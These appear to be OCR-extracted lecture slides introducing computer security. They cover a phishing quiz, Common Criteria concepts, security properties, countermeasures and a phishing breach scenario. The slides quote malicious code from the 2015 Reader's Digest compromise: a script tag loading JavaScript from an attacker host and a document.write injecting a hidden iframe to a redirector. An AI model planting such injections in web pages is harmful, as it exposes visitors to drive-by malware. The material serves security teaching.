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
http://staffupgrade.moonfruit.com/

The actual URL is the only one of the three generated by the local computer and not the attacker.

Is it safe to click on links in this email?

A. Yes
B. No
C. Maybe



Your Xbox Live Rewards November statement is here. - kami.vaniea@gmail.com - Gm...

https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=1p72xu94p9jau&search=inbox&th=1519192f665c515d&cvid=1

Your Xbox Live Rewards November statement is here. Inbox x

Xbox Live Rewards XboxLiveRewards@eprizefulfillment.com
to me
Dec 11 (4 days ago)

Love to get rewarded? Here's a quick breakdown of everything you've earned.

To view this email as a web page click here.

November 2015 MyStatement

kaniea


MyVIP Status:
Beginner

click.eprizemail.com/?qs=75b5a954503c3a12006826cd022e73d6b6d314b2f6b0c6b94231a3f837179bbc

Is it safe to click on links in this email?

A. Yes
B. No
C. Maybe

This is actually legit email, but there is no way to tell that from just looking at it. The correct answer is that if the email is from Xbox you shouldn't click on something that says "eprizemail".



Your Xbox Live Rewards November statement is here. - kami.vaniea@gmail.com - Gm...

https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=1p72xu94p9jau&search=inbox&th=1519192f665c515d&cvid=1

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Basic concepts


“A system which is unspecified can never be wrong, it can only be surprising.”

Common Criteria for Information Technology Security Evaluation (CC)

- Security is about protecting assets from threats.
- Threats are the potential for abuse of assets.
- **Owners** value assets and want to protect them.
- **Threat agents** also value assets, and seek to abuse them.
- Owners analyze threats to decide which apply; these risks can be costed.
- This helps select countermeasures, which reduce vulnerabilities.
- Vulnerabilities may remain leaving some residual risk; owners seek to minimize that risk, within other constraints (feasibility, expense).


Security concepts and relationships

-- CC V3.1 R4



Example: Behavioral Advertising


- **Asset**: User behavior
- **Owner**: The user
- **Threat agent**: Advertisers
- Risks:
  - Malware
  - Tracking
  - Discriminatory pricing



Security properties

Defining Security

- Confidentiality
  - Ensures that computer-related assets are accessed only by authorized parties.
- Integrity
  - Assets can be modified only by authorized parties or only in authorized ways.
- Availability
  - Assets are accessible to authorized parties at appropriate times.



Security is a whole system issue

- Software
- Hardware
- Physical environment
- Personnel
- Corporate and legal structures

Security properties to ensure	
Confidentiality	No improper information gathering
Integrity	Data has not been (maliciously) altered
Availability	Data/services can be accessed as desired
Accountability	Actions are traceable to those responsible
Authentication	User or data origin accurately identifiable

Protection countermeasures

- **Prevention**. Stop security breaches by system design and using security technologies and defenses.
- **Detection**. If an attempted breach occurs, make sure it is detected.
- **Response**. In case of security breach occurs, have a recovery plan. Responses range from restoring from backups or claiming on insurance, through to informing stakeholders and law-enforcement agencies.

A classic data breach

1. Employee is sent a phishing email with a link to a realistic looking internal site.
2. Employee opens the email, clicks the link, and types in her user name and password.
3. Malicious site collects the password and shows the user that everything is actually fine so they are not suspicious.
4. Malicious actor uses user name and password to download sensitive files.

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
- **Prevention**: detect phishing urls and mark as spam, train employees to notice phishing, identify offsite access of sensitive files and block, encrypt files so useless if leaked.
- **Detection**: Identify that sensitive files have been (past tense) accessed from off site, employee sends email about suspicious email.
- **Response**: Change employee’s password, notify CTO, notify insurer, begin post-breach plan.

Sites are sometimes the last to know they have been compromised



Hey *Reader's Digest*: Your site has been attacking visitors for days

Researchers estimate the same campaign has infected thousands of other sites.

by **Dan Goodin** - Nov 30, 2015 8:04pm GMT

9 Home Remedies for Foot Odor That Are Shockingly Effective

Malicious script injected in compromised *Reader's Digest* website


```
</header>
   <script type="text/javascript" sr="
   http://cd.brutheninnhotel.com.au/ s/script.js"></script>
      <header class="stationary-site header" r e="banner">
```

```
document.write(("<iframe src='
http://grootwoordtukehdun.sampsonwheelchairramps.com/civis/
viewtopic.php?t=10al4&f=.v461j31v7v36ag378' width=13
height=10 frameborder=0 marginheight=0 marginwidth=0
scrolling=no> </" + "iframe>"));
```

Redirector

Confidentiality, privacy, and secrecy

- Confidentiality is characterized as preventing the unauthorized reading of data, when considering access control systems. More generally, it implies unauthorized learning of information.
- The gchat on the right is encrypted. How much can you learn from it anyway?


Kenneth Heafield - Mozilla Firefox
https://hangouts.google.com/webchat/u/0/frame?v=1452029493
ABP
Kenneth Heafield
SMS

/KwnuP3IB9aOj7C10BQDfNQAnGPb4DFH2NXDe18hdqlHOoEy
CO50bdclI1AAAAAAAAAAEAAAAB9CJyhvS9oyuV8ak
/PMDgnVEx0sxSAAAAFNPkkrYJWARRiLUE7e1sb5ZoJfbC.

47 mins

Kenneth isn't on Hangouts right now. History is off, so your messages may disappear before being seen.

?OTR:AAMDQrLHuhCu9CoAAAAADwAAABAAAADA4dxOymRy
vkPpqDuTLmpOFcEvDNQ1aLYtpoV9i2wYpTuLOE11Rhsprlpt2D
yXdHedn5fVI+BJ6sSw//MwRuZdlANgwsFb6YB7CpBRyoRvs01L
CJ0opVeBRHfBtHk1c1WhPlm3v37RVrWdr561yo5mUQ5YoZNm
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CO50bdclI1AAAAAAAAAAIAAAAZzwDwruYEBaF53RjhNDB5Kh
pSDQbgXIjApJWymqKylwzHMM0nqnrNv1vkQrfEAAAAAA==.

?OTR:AAMDEK70KkKyx7oBAAAAEAAAABAAAADAifGx7x
ZrY4P7E8HCHWaVrGGEi3GWeeoJtgshudXNoW9lhphrLyn
